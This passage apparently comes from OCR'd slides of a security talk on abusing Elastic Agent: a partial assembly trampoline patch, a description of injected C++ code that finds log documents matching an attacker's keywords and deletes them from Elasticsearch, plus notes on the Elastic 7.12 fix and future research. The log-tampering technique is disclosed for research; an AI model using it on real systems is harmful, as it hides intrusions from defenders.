113   .byte 0x8b
114   .byte 0x44
115   .byte 0x24
116   .byte 0x38
117   .byte 0x48
118   .byte 0x8b
119   .byte 0x4c
120   .byte 0x24
121   .byte 0x30
122   .byte 0x48
123   .byte 0x8b
124   .byte 0x54
125   .byte 0x24
126   .byte 0x28
127
128   // jump back to existing code
129   mov     $0xa8ccc0, %r8
130   jmp     *%r8
```

- The patch will setup arguments on the stack, and transfer execution to our C++ code
- Then, it executes the code replaced by the trampoline and jumps back to the original code

(code here)


EXECUTION FLOW




C++ CODE

- Code is too long for slides
- Searches the request body for target keywords
  - E.g., a username that is being bruteforced
- If it's found:
  - Parses out the resulting document ID
  - Uses Win32 APIs to make an HTTP request to Elasticsearch to delete the document
- Full function available here


EXECUTION FLOW



EXECUTION FLOW



EXECUTION FLOW



DEMO

THE PATCH

- This was patched in Elastic 7.12
  - March 23rd, 2021
- The permissions were changed for API keys issued by `fleet_enroll` for agents
- New roles are being created in Elasticsearch to better handle this
- Kibana issue
- Kibana PR
- Elasticsearch issue

FUTURE RESEARCH

- As Elastic Agent moves towards GA, more features are being added
- Watch GitHub issues for things that may be security related
- Fleet API vulnerabilities?
- Binary vulnerabilities?
  - Unlikely but possible
- The actual EDR capabilities
  - Large attack/bypass surface here that has yet to be explored!

THANK YOU!

Slides + code at https://github.com/captainGeech42/talks